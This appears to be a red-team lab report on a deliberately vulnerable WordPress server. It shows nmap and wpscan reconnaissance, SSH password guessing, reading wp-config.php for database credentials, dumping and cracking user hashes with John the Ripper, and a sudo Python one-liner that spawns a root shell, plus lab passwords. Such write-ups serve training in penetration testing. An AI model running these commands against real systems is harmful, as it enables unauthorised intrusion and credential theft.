Red Team: Summary of Operations

Table of Contents

* Exposed Services
* Critical Vulnerabilities
* Exploitation

Exposed Services

Nmap scan results for the target reveal the below services and OS details:

*nmap -sV -O 192.168.1.110*

*scan output:*

A screenshot of a computer

Description automatically generated with medium confidence

This scan identifies the services below as potential points of entry:

* Target 1

| PORT | SERVICE | VERSION |
| --- | --- | --- |
| 22 | SSH | OpenSSH 6.7p1 |
| 80 | HTTP | Apache HTTPD 2.4.10 |
| 111 | RPCBIND | 2-4 |
| 139 | NETBIOS-SSN | Samba SMBD 3.X – 4.X |
| 445 | NETBIOS-SSN | Samba SMBD 3.X – 4.X |

The following vulnerabilities were identified on each target:

* Target 1
  + List of Critical Vulnerabilities

| VULNERABILITY | DESCRIPTION | IMPACT SEVERITY |
| --- | --- | --- |
| wpscan (WordPress scan). | wpscan plugin allowed on the wordpress system by anyone. | High impact – usernames and vulnerabilities can be listed through wpscan. |
| Weak password; no password policy. | Weak passwords on user accounts can be exploited and cracked. | High impact – access to server can be gained through brute force attacks. |
| Unsalted user hashes. | Unsalted user hashes allowing hashes to be cracked. | High impact – unsalted hashes can be cracked through cracking software. |
| SQL database all tables accessible. | All tables in database are accessable and readable by all users. | High impact – any user that has login credentials to SQL database can gain additional user credentials. |
| Root user shell gained through Python. | Root access obtainable through sudo Python exploit. | High impact – When user has access to use sudo on Python they can spawn an interactive terminal using;  sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’ |

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

* Target 1
  + flag1.txt: b9bbcb33e11b80be759c4e844862482d
    - **Exploit Used**
      * *Reconnaissance was performed on the website. By going to the “Service” section of the website (*[*http://192.168.1.110/service.html*](http://192.168.1.110/service.html)*) I was able to view the page source and find the first flag.*

Text

Description automatically generated

* + flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
    - **Exploit Used**
      * *I ran a wpscan on the website (WordPress scan); from this I enumerated the users and found two usernames, Michael and Steven.* As Port 22 SSH is open, I ssh into the target server and used a brute force password guess attack. After some digging around in the server on Michaels account, I found flag 2 in the /var/www directory.
      * Commands used:
        + *wpscan –url* [*http://192.168.1.110/wordpress/*](http://192.168.1.110/wordpress/) *--enumerate u*
        + *ssh* [*michael@192.169.1.110*](mailto:michael@192.169.1.110) *(password: michael)*



Text

Description automatically generated



Text

Description automatically generated

A screenshot of a computer

Description automatically generated

* + Flag3.txt: afc01ab56b50591e7dccf93122770cd2
    - **Exploit Used**
      * *Still inside the server on Michael’s account, I found the SQL database credentials and logged in. Traversing through the SQL database I was able to find user hashes and the third flag.*
      * *Commands used:*
        + *cat wp-config.php*
        + mysql -u root -p (password: R@v3nSecurity)
        + show database;
        + use wordpress;
        + show tables;
        + select \* from wp\_users;
        + select \* from wp\_posts



Text

Description automatically generated

Text

Description automatically generated

Graphical user interface, text

Description automatically generated

Graphical user interface, text

Description automatically generated

A picture containing diagram

Description automatically generated




* + Flag4.txt: 715dea6c055b9fe3337544932f2941ce
    - **Exploit Used**
      * *Now having the user hashes, I used John the Ripper to crack them.* After cracking Stevens password I ssh into the server using their credentials. Checking Steven’s sudo access we can see they have the ability to run sudo on python. After some research, I found python can be exploited to gain a root user shell which we successfully obtained. A quick directory traversal with the root account found flag 4 in the root directory.
      * *Commands used:*
        + *john wp\_users.txt*
        + *ssh* [*steven@192.168.1.110*](mailto:steven@192.168.1.110) *(password: pink84)*
        + *sudo -l*
        + sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’

Text

Description automatically generated

Text

Description automatically generated



Text

Description automatically generated

Text

Description automatically generated